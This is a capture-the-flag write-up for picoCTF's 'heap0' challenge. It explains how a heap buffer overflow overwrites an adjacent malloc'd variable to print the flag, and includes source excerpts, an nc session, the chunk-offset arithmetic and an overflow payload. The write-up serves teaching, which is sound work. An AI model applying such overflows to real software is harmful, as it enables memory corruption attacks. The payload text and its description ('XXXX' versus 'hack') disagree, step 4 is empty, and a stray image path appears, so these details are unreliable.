Heap0

heap 0

Easy | Binary Exploitation | picoCTF 2024 | browser_webshell_solvable | heap

AUTHOR: ABRXS, PR1OR1TYQ

Description

Are overflows just a stack concern?

Download the binary here.

Download the source here.

Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.

Its current status is: NOT_RUNNING

Launch Instance

Hints

1

30,265 users solved

92% Liked

picoCTF{FLAG}

Submit Flag

Attached files: `chall` (binary) | `chall.c` (source)

1. **Skim the source.**

   Reading `chall.c` shows two consecutive `malloc` calls: the program first allocates `input_data` and immediately afterwards allocates `safe_var`.

   Later, the flag is printed only if `safe_var` is *not* equal to the string **"bico"**.

   This already hints that overflowing `input_data` is the intended route.

```c
void init() {
    printf("\nWelcome to heap0!\n");
    printf(
        "I put my data on the heap so it should be safe from any tampering.\n");
    printf("Since my data isn't on the stack I'll even let you write whatever "
           "info you want to the heap, I already took care of using malloc for "
           "you.\n\n");
    fflush(stdout);
    input_data = malloc(INPUT_DATA_SIZE);
    strncpy(input_data, "pico", INPUT_DATA_SIZE);
    safe_var = malloc(SAFE_VAR_SIZE);
    strncpy(safe_var, "bico", SAFE_VAR_SIZE);
}
```

```c
void check_win() {
    if (strcmp(safe_var, "bico") != 0) {
        printf("\nYOU WIN\n");

        // Print flag
        char buf[FLAGSIZE_MAX];
        FILE *fd = fopen("flag.txt", "r");
        fgets(buf, FLAGSIZE_MAX, fd);
        printf("%s\n", buf);
        fflush(stdout);

        exit(0);
    } else {
        printf("Looks like everything is still secure!\n");
        printf("\nNo flage for you :(\n");
        fflush(stdout);
    }
}
```

2. **Let the program leak its own heap.**

   connecting to the instance – `nc tethys.picoctf.net 63108` – and choosing **"1 Print Heap"** to confirm the heap state yields this:

Jul 25 01:14

Terminal

```
abdul@siftworkstation: ~
$ nc tethys.picoctf.net 63108

Welcome to heap0!
I put my data on the heap so it should be safe from any tampering.
Since my data isn't on the stack I'll even let you write whatever info you want to the heap, I already took care of using malloc for you.

Heap State:
+-------------+----------------+
[*] Address   ->   Heap Data
+-------------+----------------+
[*]   0x58c0cd1402b0  ->   pico
+-------------+----------------+
[*]   0x58c0cd1402d0  ->   bico
+-------------+----------------+

1. Print Heap:          (print the current state of the heap)
2. Write to buffer:     (write to your own personal block of data on the heap)
3. Print safe_var:      (I'll even let you look at my variable on the heap, I'm confident it can't be modified)
4. Print Flag:          (Try to print the flag, good luck)
5. Exit

Enter your choice: 1
Heap State:
+-------------+----------------+
[*] Address   ->   Heap Data
+-------------+----------------+
[*]   0x58c0cd1402b0  ->   pico
+-------------+----------------+
[*]   0x58c0cd1402d0  ->   bico
+-------------+----------------+

1. Print Heap:          (print the current state of the heap)
2. Write to buffer:     (write to your own personal block of data on the heap)
3. Print safe_var:      (I'll even let you look at my variable on the heap, I'm confident it can't be modified)
4. Print Flag:          (Try to print the flag, good luck)
5. Exit
```

   The first address is `input_data`; the second is `safe_var`. Subtracting them shows a **32-byte (0x20) gap**:

$$0x58c0cd1402d0 - 0x58c0cd1402b0 = 32$$

   Why 32? glibc stores a 16-byte header in front of each chunk and rounds the user area up to 16 bytes, so `0x10 (header) + 0x10 (aligned user area) = 0x20` bytes between the two user pointers.

3. **Craft the payload.**


   All we need is

   - **32 padding bytes** to stride over the header/alignment, then
   - **any string different from** `"bico"`.

     Example payload (36 bytes total):

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAXXXX
```

4. **Exploit steps.**



Writing those 36 bytes overflows `input_data`; the first 32 bytes land in unused padding and the second chunk's header, while the trailing "hack" overwrites `safe_var`. Because `safe_var` no longer equals "bico", the flag routine triggers.

Flag: `picoCTF{my_first_heap_overflow_1ad0e1a6}**`